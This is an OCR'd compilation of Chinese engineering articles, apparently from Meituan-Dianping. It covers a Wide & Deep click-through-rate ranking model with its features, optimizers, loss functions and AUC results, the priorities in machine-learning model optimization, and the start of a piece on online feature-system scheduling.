从图中我们可以看到，系统在非常靠前的位置推荐了一些远距离的商户，因为这些商户曾经被用户点过，其本身点击率较高，那么就很容易被系统再次推荐出来。但这种推荐并没有结合当前场景给用户推荐出一些有新颖性的 Item。为了解决这个问题，就需要考虑更多、更复杂的特征，比如组合特征来替代简单的“距离”特征。怎么去定义、组合特征，这个过程成本很高，并且更多地依赖于人工经验。

而深度神经网络，可以通过低维密集的特征，学习到以前没出现过的一些 Item 和特征之间的关系，并且相比于线性模型大幅降低了对于特征工程的需求，从而吸引我们进行探索研究。

在实际的运用当中，我们根据 Google 在 2016 年提出的 Wide & Deep Learning 模型，并结合自身业务的需求与特点，将线性模型组件和深度神经网络进

行融合，形成了在一个模型中实现记忆和泛化的宽深度学习框架。在接下来的章节中，将会讨论如何进行样本筛选、特征处理、深度学习算法实现等。

3.2 样本的筛选

数据及特征，是整个机器学习中最重要的两个环节，因为其本身就决定了整个模型的上限。点评推荐由于其自身多业务（包含外卖、商户、团购、酒旅等）、多场景（用户到店、用户在家、异地请求等）的特色，导致我们的样本集相比于其他产品更多元化。我们的目标是预测用户的点击行为。有点击的为正样本，无点击的为负样本，同时，在训练时对于购买过的样本进行一定程度的加权。而且，为了防止过拟合 / 欠拟合，我们将正负样本的比例控制在 10%。最后，我们还要对训练样本进行清洗，去除掉 Noise 样本（特征值近似或相同的情况下，分别对应正负两种样本）。

同时，推荐业务作为整个 App 首页核心模块，对于新颖性以及多样性的需求是很高的。在点评推荐系统的实现中，首先要确定应用场景的数据，美团点评的数据可以分为以下几类：

- **用户画像：**性别、常驻地、价格偏好、Item 偏好等。
- **Item 画像：**包含了商户、外卖、团单等多种 Item。其中商户特征包括：商户价格、商户好评数、商户地理位置等。外卖特征包括：外卖平均价格、外卖配送时间、外卖销量等。团单特征包括：团单适用人数、团单访购率等。
- **场景画像：**用户当前所在地、时间、定位附近商圈、基于用户的上下文场景信息等。

3.3 深度学习中的特征处理

机器学习的另一个核心领域就是特征工程，包括数据预处理，特征提取，特征选择等。

1. **特征提取：**从原始数据出发构造新的特征的过程。方法包括计算各种简单统计量、主成分分析、无监督聚类，在构造方法确定后，可以将其变成一个自动化的数据处理流程，但是特征构造过程的核心还是手动的。

2. **特征选择：**从众多特征中挑选出少许有用特征。与学习目标不相关的特征和冗余特征需要被剔除，如果计算资源不足或者对模型的复杂性有限制的话，还需要选择丢弃一些不重要的特征。特征选择方法常用的有以下几种：

表1:常用的特征选择方法

计算每一个特征与响应变量的相关性	通过计算皮尔逊系数和互信息系数计算相关性，再通过排序选择特征。
构建单个特征的模型	通过模型的准确性为特征排序，借此来选择特征
通过L1正则项来选择特征	因为L1具有稀疏解的特性，因此具备特征选择的特性。同时也可以用L2交叉验证。
训练能够对特征打分的预选模型	Random Forest和Logistic Regression等都能对模型的特征打分，通过打分获得相关性后再训练最终模型
通过特征组合后再来选择特征	对用户id和用户特征最组合来获得较大的特征集再来选择特征
通过深度学习来进行特征选择	通过深度学习具有自动学习特征的能力，从深度学习模型中选择某一神经层的特征后，用来进行最终目标模型的训练。

特征选择开销大、特征构造成本高，在推荐业务开展的初期，我们对于这方面的感觉还不强烈。但是随着业务的发展，对点击率预估模型的要求越来越高，特征工程的巨大投入对于效果的提升已经不能满足我们需求，于是我们想寻求一种新的解决办法。

深度学习能自动对输入的低阶特征进行组合、变换，得到高阶特征的特性，也促使我们转向深度学习进行探索。深度学习“自动提取特征”的优点，在不同的领域有着不同的表现。例如对于图像处理，像素点可以作为低阶特征输入，通过卷积层自动得到的高阶特征有比较好的效果。在自然语言处理方面，有些语义并不来自数据，而是来自人们的先验知识，利用先验知识构造的特征是很有帮助的。

因此，我们希望借助于深度学习来节约特征工程中的巨大投入，更多地让点击率预估模型和各辅助模型自动完成特征构造和特征选择的工作，并始终和业务目标保持一致。下面是一些我们在深度学习中用到的特征处理方式：

3.3.1 组合特征

对于特征的处理，我们沿用了目前业内通用的办法，比如归一化、标准化、离散化等。但值得一提的是，我们将很多组合特征引入到模型训练中。因为不同特征之间的组合是非常有效的，并有很好的可解释性，比如我们将 " 商户是否在用户常驻地 "、" 用户是否在常驻地 " 以及 " 商户与用户当前距离 " 进行组合，再将数据进行离散化，

通过组合特征，我们可以很好的抓住离散特征中的内在联系，为线性模型增加更多的非线性表述。组合特征的定义为：

$$\phi_k(x) = \prod x_i^{c_{ki}}, c_{ki} \in (0, 1)$$

3.3.2 归一化

归一化是依照特征矩阵的行处理数据，其目的在于样本向量在点乘运算或其他核函数计算相似性时，拥有统一的标准，也就是说都转化为“单位向量”。在实际工程中，我们运用了两种归一化方法：

Min-Max：

$$x' = \frac{x - min}{max - min}$$

Min 是这个特征的最小值，Max 是这个特征的最大值。

Cumulative Distribution Function（CDF）： CDF 也称为累积分布函数，数学意义是表示随机变量小于或等于其某一个取值 x 的概率。其公式为：

$$x' = \int_{-\infty}^{x} f(x)\,dx$$

在我们线下实验中，连续特征在经过 CDF 的处理后，相比于 Min-Max，CDF 的线下 AUC 提高不足 0.1%。我们猜想是因为有些连续特征并不满足在（0，1）上均匀分布的随机函数，CDF 在这种情况下，不如 Min-Max 来的直观有效，所以我们在线上采用了 Min-Max 方法。

3.3.3 快速聚合

为了让模型更快的聚合，并且赋予网络更好的表现形式，我们对原始的每一个连续特征设置了它的 super-liner 和 sub-liner，即对于每个特征 x，衍生出 2 个子特征：

$$x^2$$

$$\sqrt{x}$$

实验结果表示，通过对每一个连续变量引入 2 个子特征，会提高线下 AUC 的表现，但考虑到线上计算量的问题，并没有在线上实验中添加这 2 个子特征。

3.4 优化器（Optimizer）的选择

在深度学习中，选择合适的优化器不仅会加速整个神经网络训练过程，并且会避免在训练的过程中困到鞍点。文中会结合自己的使用情况，对使用过的优化器提出一些自己的理解。

3.4.1 Stochastic Gradient Descent (SGD)

SGD 是一种常见的优化方法，即每次迭代计算 Mini-Batch 的梯度，然后对参数进行更新。其公式为：

$$\nu_t = \mu \nabla_\theta J(\theta)$$

缺点是对于损失方程有比较严重的振荡，并且容易收敛到局部最小值。

3.4.2 Momentum

为了克服 SGD 振荡比较严重的问题，Momentum 将物理中的动量概念引入到 SGD 当中，通过积累之前的动量来替代梯度。即：

$$\nu_t = \gamma \nu_{t-1} + \mu \nabla_\theta J(\theta)$$

$$\theta = \theta - \nu_t$$

相较于 SGD，Momentum 就相当于在从山坡上不停的向下走，当没有阻力的话，它的动量会越来越大，但是如果遇到了阻力，速度就会变小。也就是说，在训练

的时候，在梯度方向不变的维度上，训练速度变快，梯度方向有所改变的维度上，更新速度变慢，这样就可以加快收敛并减小振荡。

3.4.3 Adagrad

相较于 SGD，Adagrad 相当于对学习率多加了一个约束，即：

$$\theta_{t+1,i} = \theta_{t,i} - \frac{\mu}{\sqrt{\sum g_{t,i} + \epsilon}}$$

Adagrad 的优点是，在训练初期，由于 gt 较小，所以约束项能够加速训练。而在后期，随着 gt 的变大，会导致分母不断变大，最终训练提前结束。

3.4.4 Adam

Adam 是一个结合了 Momentum 与 Adagrad 的产物，它既考虑到了利用动量项来加速训练过程，又考虑到对于学习率的约束。利用梯度的一阶矩估计和二阶矩估计动态调整每个参数的学习率。Adam 的优点主要在于经过偏置校正后，每一次迭代学习率都有个确定范围，使得参数比较平稳。其公式为：

$$\theta_{t+1} = \theta_t - \frac{\mu}{\sqrt{v_t^1} + \epsilon} m_t^1$$

其中：

$$m_t^1 = \frac{m_t}{1 - \beta_1^t}$$

$$v_t^1 = \frac{v_t}{1 - \beta_2^t}$$

$$m_t = \beta_1 m_{t-1} + (1 - \beta_1) g_t$$

$$v_t = \beta_2 v_{t-1} + (1-\beta_2) g_t^2$$

小结

通过实践证明，Adam 结合了 Adagrad 善于处理稀疏梯度和 Momentum 善于处理非平稳目标的优点，相较于其他几种优化器效果更好。同时，我们也注意到很多论文中都会引用 SGD，Adagrad 作为优化函数。但相较于其他方法，在实践中，SGD 需要更多的训练时间以及可能会被困到鞍点的缺点，都制约了它在很多真实数据上的表现。

3.5 损失函数的选择

深度学习同样有许多损失函数可供选择，如平方差函数（Mean Squared Error），绝对平方差函数（Mean Absolute Error），交叉熵函数（Cross Entropy）等。而在理论与实践中，我们发现 Cross Entropy 相比于在线性模型中表现比较好的平方差函数有着比较明显的优势。其主要原因是在深度学习通过反向传递更新 W 和 b 的同时，激活函数 Sigmoid 的导数在取大部分值时会落入左、右两个饱和区间，造成参数的更新非常缓慢。具体的推导公式如下：

一般的 MSE 被定义为：

$$C = \frac{1}{2}(a-y)^2$$

其中 y 是我们期望的输出，a 为神经元的实际输出 a= σ (Wx+b)。由于深度学习反向传递的机制，权值 W 与偏移量 b 的修正公式被定义为：

$$\frac{\partial C}{\partial W} = (a-y)\sigma'(a)x^T$$

$$\frac{\partial C}{\partial b} = (a-y)\sigma'(a)$$

因为 Sigmoid 函数的性质，导致 σ′(z) 在 z 取大部分值时会造成饱和现象。

Cross Entropy 的公式为：

$$H(y,a) = -\sum y_i log(a_i)$$

如果有多个样本，则整个样本集的平均交叉熵为：

$$H(y,a) = -\frac{1}{n}\sum\sum y_{i,n} log(a_{i,n})$$

其中 n 表示样本编号，i 表示类别编号。 如果用于 Logistic 分类，则上式可以简化成：

$$H(y,a) = -\frac{1}{n}\sum y log(a) + (1-y) log(1-a)$$

与平方损失函数相比，交叉熵函数有个非常好的特质：


$$H(y,a) = \frac{1}{n}\sum(a_n - y_n) = \frac{1}{n}\sum(\sigma(z_n) - y_n)$$

可以看到，由于没有了 σ′ 这一项，这样一来在更新 w 和 b 就不会受到饱和性的影响。当误差大的时候，权重更新就快，当误差小的时候，权重的更新就慢。

3.6 宽深度模型框架

在实验初期，我们只将单独的 5 层 DNN 模型与线性模型进行了比对。通过线下 / 线上 AUC 对比，我们发现单纯的 DNN 模型对于 CTR 的提升并不明显。而且单独的 DNN 模型本身也有一些瓶颈，例如，当用户本身是非活跃用户时，由于其自身与 Item 之间的交互比较少，导致得到的特征向量会非常稀疏，而深度学习模型在处理这种情况时有可能会过度的泛化，导致推荐与该用户本身相关较少的 Item。因此，

我们将广泛线性模型与深度学习模型相结合，同时又包含了一些组合特征，以便更好的抓住 Item-Feature-Label 三者之间的共性关系。我们希望在宽深度模型中的宽线性部分可以利用交叉特征去有效地记忆稀疏特征之间的相互作用，而在深层神经网络部分通过挖掘特征之间的相互作用，提升模型之间的泛化能力。下图就是我们的宽深度学习模型框架：



在离线阶段，我们采用基于 Theano、Tensorflow 的 Keras 作为模型引擎。在训练时，我们分别对样本数据进行清洗和提权。在特征方面，对于连续特征，我们用 Min-Max 方法做归一化。在交叉特征方面，我们结合业务需求，提炼出多个在业务场景意义比较重大的交叉特征。在模型方面我们用 Adam 做为优化器，用 Cross Entropy 做为损失函数。在训练期间，与 Wide & Deep Learning 论文中不同之处在于，我们将组合特征作为输入层分别输入到对应的 Deep 组件和 Wide 组件中。然后在 Deep 部分将全部输入数据送到 3 个 ReLU 层，在最后通过 Sigmoid 层进行打分。我们的 Wide & Deep 模型在超过 7000 万个训练数据中进行了训练，并用超过 3000 万的测试数据进行线下模型预估。我们的 Batch - Size 设为 50000，Epoch 设为 20。

4. 深度学习线下 / 线上效果

在实验阶段，分别将深度学习、宽深度学习以及逻辑回归做了一系列的对比，将表现比较好的宽深度模型放在线上与原本的 Base 模型进行 AB 实验。从结果上来看，宽深度学习模型在线下 / 线上都有比较好的效果。具体结论如下：

表2:不同模型之间AUC对比


算法版本	AUC
Base Model	68.85%
Deep Learning (256 hidden units)	69.98%
Wide & Deep without Cross feature (256 hidden units)	70.65%
Wide & Deep with Cross feature (256 hidden units)	71.81%

随着隐藏层宽度的增加，线下训练的效果也会随着逐步的提升。但考虑到线上实时预测的性能问题，我们目前采用 256->128->64 的框架结构。

表3:不同隐藏层之间，AUC对比

隐藏层	(Wide & Deep)AUC with cross features
512 ReLU	72.21%
256 ReLU	71.81%
256 ReLU -> 128 ReLU -> 64 ReLU	71.66%

下图是包含了组合特征的宽深度模型与 Base 模型的线上实验效果对比图：



从线上效果来看，宽深度学习模型一定程度上解决了历史点击过的团单在远距离会被召回的问题。同时，宽深度模型也会根据当前的场景推荐一些有新颖性的 Item。

5. 总结

排序是一个非常经典的机器学习问题，实现模型的记忆和泛化功能是推荐系统中的一个挑战。记忆可以被定义为在推荐中将历史数据重现，而泛化是基于数据相关性的传递性，探索过去从未或很少发生的 Item。宽深度模型中的宽线性部分可以利用交叉特征去有效地记忆稀疏特征之间的相互作用，而深层神经网络可以通过挖掘特征之间的相互作用，提升模型之间的泛化能力。在线实验结果表明，宽深度模型对 CTR 有比较明显的提高。同时，我们也在尝试将模型进行一系列的演化：

1. **将 RNN 融入到现有框架。现有的 Deep & Wide 模型只是将 DNN 与线性模型做融合，并没有对时间序列上的变化进行建模。样本出现的时间顺序对于推荐排序同样重要，比如当一个用户按照时间分别浏览了一些异地酒店、景点时，用户再次再请求该异地城市，就应该推出该景点周围的美食。**
2. **引入强化学习，让模型可以根据用户所处的场景，动态地推荐内容。**

深度学习和逻辑回归的融合使得我们可以兼得二者的优点，也为进一步的点击率预估模型设计和优化打下了坚实的基础。

6. 参考文献

1. H. Cheng, L. Koc, J. Harmsen et al, Wide & Deep Learning for Recommender Systems, DLRS 2016 Proceedings of the 1st Workshop on Deep Learning for Recommender Systems.
2. P. Covington, J. Adams, E. Sargin, Deep Neural Networks for YouTube Recommendations, RecSys '16 Proceedings of the 10th ACM Conference on Recommender Systems.
3. H. Wang, N. Wang, D. Yeung, Collaborative Deep Learning for Recommender Systems, KDD '15 Proceedings of the 21th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining.

7. 作者简介

潘晖，美团点评高级算法工程师。2015 年博士毕业后加入微软，主要从事自然语言处理的研发。2016 年 12 月加入美团点评，现在负责大众点评的排序业务，致力于用大数据和机器学习技术解决业务问题，提升用户体验。

搜索推荐技术中心：负责点评侧基础检索框架及通用搜索推荐平台的建设；通过大数据及人工智能技术，优化搜索列表的端到端用户体验，提升推荐展位的精准性及新颖性；构建智能技术平台，支持点评侧业务的智能化需求。我们的使命是用搜索推荐技术有效连接人，商家及服务，帮助用户精准高效地发现信息内容，优化用户体验，扩展用户需求，推动业务发展。

机器学习中模型优化不得不思考的几个问题

胡淏




图 1　机器学习工程师的知识图谱

图 1 列出了我认为一个成功的机器学习工程师需要关注和积累的点。机器学习实践中，我们平时都在积累自己的“弹药库”：分类、回归、无监督模型、Kaggle 上面特征变换的黑魔法、样本失衡的处理方法、缺失值填充……这些大概可以归类成模型和特征两个点。我们需要参考成熟的做法、论文，并自己实现，此外还需要多反思自己方法上是否还可以改进。如果模型和特征这两个点都已经做得很好了，你就拥有了一张绿卡，能跨过在数据相关行业发挥模型技术价值的准入门槛。

在这个时候，比较关键的一步，就是高效的**技术变现能力**。所谓高效，就是解决业务核心问题的专业能力。本文将描述这些专业能力，也就是模型优化的四个要素：模型、数据、特征、业务，还有更重要的，就是它们在模型项目中的优先级。

模型项目推进的四要素

项目推进过程中，四个要素相互之间的优先级大致是：业务 > 特征 > 数据 > 模型。




图 2　四要素解决问题细分 + 优先级

业务

一个模型项目有好的技术选型、完备的特征体系、高质量的数据一定是很加分的，不过真正决定项目好与坏还有一个大前提，就是这个项目的技术目标是否在解决当下核心业务问题。

业务问题包含两个方面：业务 KPI 和 deadline。举个例子，业务问题是在两周之内降低目前手机丢失带来的支付宝销赃风险。这时如果你的方案是研发手机丢失的核心特征，比如改密是否合理，基本上就死的很惨，因为两周根本完不成，改密合理性也未必是模型优化好的切入点；反之，如果你的方案是和运营同学看 bad case，梳理现阶段的作案通用手段，并通过分析上线一个简单模型或者业务规则的补丁，就明智很多。如果上线后，案件量真掉下来了，就算你的方案准确率很糟、方法很 low，但你解决了业务问题，这才是最重要的。

虽然业务目标很关键，不过一般讲，业务运营同学真的不太懂得如何和技术有效的沟通业务目标，比如：

1. 我们想做一个线下门店风险评级的项目，希望运营通过反作弊模型角度帮我们给门店打个分，这个分数包含的问题有：风险是怎么定义的、为什么要做风险评级、更大的业务目标是什么、怎么排期的、这个风险和我们反作弊模型之间的业务关系你是怎么看的?

2. 做一个区域未来 10min 的配送时间预估模型。我们想通过运营的模型衡量在恶劣天气的时候每个区域的运力是否被击穿（业务现状和排期？运力被击穿可以扫下盲么？运力击穿和配送时间之间是个什么业务逻辑、时间预估是刻画运力紧张度的最有效手段么？项目的关键场景是恶劣天气的话，我们仅仅训练恶劣天气场景的时间预估模型是否就好了？）。

为了保证整个技术项目没有做偏，项目一开始一定要和业务聊清楚三件事情：

1. 业务核心问题、关键场景是什么。
2. 如何评估该项目的成功，指标是什么。
3. 通过项目输出什么关键信息给到业务，业务如何运营这个信息从而达到业务目标。

项目过程中，也要时刻回到业务，检查项目的健康度。

要说正确的业务理解和切入，在为技术项目保驾护航，数据、特征便是一个模型项目性能方面的天花板。garbage in，garbage out 就在说这个问题。

这两天有位听众微信问我一个很难回答的问题，大概意思是，数据是特征拼起来构成的集合嘛，所以这不是两个要素。从逻辑上面讲，数据的确是一列一列的特征，不过数据与特征在概念层面是不同的：数据是已经采集的信息，特征是以兼容模型、最优化为目标对数据进行加工。就比如通过 word2vec 将非结构化数据结构化，就是将数据转化为特征的过程。

所以，我更认为特征工程是基于数据的一个非常精细、刻意的加工过程。从传统的特征转换、交互，到 embedding、word2vec、高维分类变量数值化，最终目的都是更好的去利用现有的数据。之前有聊到的将推荐算法引入有监督学习模型优化中的做法，就是在把两个本不可用的高维 ID 类变量变成可用的数值变量。

观察到自己和童鞋们在特征工程中会遇到一些普遍问题，比如，特征设计不全面，没有耐心把现有特征做得细致……也整理出来一套方法论，仅供参考：

图 3　变量体系、研发流程

在特征设计的时候，有两个点可以帮助我们把特征想的更全面：

1. 现有的基础数据。
2. 业务“二维图”。

这两个方面的整合，就是一个变量的体系。变量（特征），从技术层面是加工数据，而从业务层面实际在反应 RD 的业务理解和数据刻画业务能力。“二维图”，实际上未必是二维的，更重要的是我们需要把业务整个流程抽象成几个核心的维度，举几个例子：

外卖配送时间业务（维度甲：配送的环节，骑手到点、商家出餐、骑手配送、交付用户；维度乙：颗粒度，订单粒度、商家粒度、区域城市粒度；维度丙：配送类型，众包、自营……）。

反作弊变量体系（维度甲：作弊环节，登录、注册、实名、转账、交易、参与营销活动、改密……；维度乙：作弊介质，账户、设备、IP、WiFi、银行卡……）。

通过这些维度，你就可以展开一个“二维图”，把现有你可以想到的特征填上去，你一定会发现很多空白，比如下图，那么哪里还是特征设计的盲点就一目了然：

图 4　账户维度在转账、红包方面的特征很少；没有考虑 WiFi 这个媒介；客满与事件数据没考虑

数据和特征决定了模型性能的天花板。deep learning 当下在图像、语音、机器翻译、自动驾驶等领域非常火，但是 deep learning 在生物信息、基因学这个领域就不是热词：这背后是因为在前者，我们已经知道数据从哪里来，怎么采集，这些数据带来的信息基本满足了模型做非常准确的识别；而后者，即便有了上亿个人体碱基构成的基因编码，技术选型还是不能长驱直入——超高的数据采集成本，人后天的行为数据的获取壁垒等一系列的问题，注定当下这个阶段在生物信息领域，人工智能能发出的声音很微弱，更大的舞台留给了生物学、临床医学、统计学。

模型

图 5　满房开房的技术选型、特征工程 roadmap

模型这件事儿，许多时候追求的不仅仅是准确率，通常还有业务这一层更大的约束。如果你在做一些需要强业务可解释的模型，比如定价和反作弊，那实在没必要上一个黑箱模型来为难业务。这时候，统计学习模型就很有用，这种情况下，比拼性能的话，我觉得下面这个不等式通常成立：Glmnet>LASSO>=Ridge>LR/Logistic。相比最基本的 LR/Logistic，ridge 通过正则化约束缓解了 LR 在过拟合方面的问题，lasso 更是通过 L1 约束做类似变量选择的工作。

不过两个算法的痛点是很难决定最优的约束强度，Glmnet 是 Stanford 给出的一套非常高效的解决方案。所以目前，我认为线性结构的模型，Glmnet 的痛点是最少的，而且在 R、Python、Spark 上面都开源了。

如果我们开发复杂模型，通常成立第二个不等式 RF（Random Forest，随机森林）<=GBDT<=XGBoost。拿数据说话，29 个 Kaggle 公开的 winner solution 里面，17 个使用了类似 GBDT 这样的 Boosting 框架，其次是 DNN（Deep Neural Network，深度神经网络），RF 的做法在 Kaggle 里面非常少见。

RF 和 GBDT 两个算法的雏形是 CART（Classification And Regression Trees），由 L Breiman 和 J Friedman 两位作者在 1984 年合作推出。但是在 90 年代在发展模型集成思想 the ensemble 的时候，两位作者代表着两个至今也很主流的派系：stacking/ Bagging & Boosting。

一种是把相互独立的 CART（randomized variables，bootstrap samples）水平铺开，一种是深耕的 Boosting，在拟合完整体后更有在局部长尾精细刻画的能力。同时，GBDT 模型相比 RF 更加简单，内存占用小，这都是业界喜欢的性质。XGBoost 在模型的轻量化和快速训练上又做了进一步的工作，也是目前我们比较喜欢尝试的模型。

作者简介

胡淏，美团算法工程师，毕业于哥伦比亚大学。先后在携程、支付宝、美团从事算法开发工作。了解风控、基因、旅游、即时物流相关问题的行业领先算法方案与流程。

人工智能在线特征系统中的生产调度

杨浩 伟彬

前言

在上篇博客《人工智能在线特征系统中的数据存取技术》中，我们围绕着在线特征系统存储与读取这两方面话题，针对具体场景介绍了一些通用技术，此外特征系统还有另一个重要话题：**特征生产调度**。本文将以美团点评酒旅在线特征系统为原型，介绍特征生产调度的架构演进及核心技术。架构演进共包含三个阶段，不同阶段面临的需求痛点和挑战各有不同，包括导入并发控制、特征变更原子切换、实时特征计算框架涉及、实时与离线调度融合等。本文我们将从业务需求角度出发，介绍系统演进的三个阶段所解决的主要问题和技术手段，然后把系统演化过程中的一些常见问题和解决方案抽象出来，放在特征生产技术章节统一讨论。

特征生产调度演进

从离线到在线

在线特征系统最核心的目标是将离线的特征数据通过在线服务的方式，提供给策略系统使用。在线特征系统的出现是为了实现如下的系统目标：

- 将离线的特征数据，以接口访问的形式提供给线上策略系统使用
- 特征数据每日更新一次
- 支撑的数据量在百亿级以上，可以水平扩展
- 每秒特征访问量峰值达到百万，平均响应延迟在 20ms 以内

从整体系统功能上来划分，在线特征系统需要做两件事情：第一，每日将离线更新的特征数据写入到存储引擎，这里我们选用分布式 KV（Key-Value）存储引擎 Tair 作为线上存储引擎，利用公司的 ETL 工具定期将离线数据写入到 Tair；第二，

提供接口服务，我们搭建了一个基于 Thrift 接口协议的 RPC 服务来对外提供特征读取服务。

由于不同特征集查询方式都相同，只是数据不同，因此在 Service 层我们把一组特征集合以及它的查询维度抽象成 Domain。举个例子，Domain=ABC 表示用户基础画像特征，包含性别、年龄、星座等特征，同时它又定义了查询维度为用户 ID。这样对于不同的特征集，只需要调用同一个接口，传入不同的 Domain 即可。




图 1　从离线到在线

在这一阶段，系统的重点是搭建一套特征导入、存储、读取的流程。我们利用公司提供的工具和组件迅速完成了任务。当有新的特征表需要接入时，开发一个导入 ETL，在服务端做相应的配置即可生效。同时，结构上的松散也带来很大的灵活性。

在业务发展初期，团队组织结构单一，需求量少，变化快，种类多，系统保持简单、松耦合，有助于灵活应对不断变化的需求。

从手动到自动

随着每日接入 Domain 数量的增加，接入新 Domain 工作显得繁琐而效率低下：每接入一个新的特征表，需要开发 ETL，而且 ETL 需要测试、上线、配置调度。因此，我们重新设计了数据导入的方案。

元数据驱动，平台化导入

ETL 工具需要开发数据导入脚本，它的灵活性相对较高，写出错的可能性也很大，测试和审核流程难以避免，新入职同学更是需要较大的学习成本。而对于特征导入这个需求，它的模式固化，可以抽取出以下元数据：

- 数据源信息：离线数据库、表名称等。
- 存储引擎信息：引擎类型、机房、IP 等。
- 存储格式信息：Key 字段、Value 字段等。
- 特征更新信息：更新周期、分区字段、分区方式等。

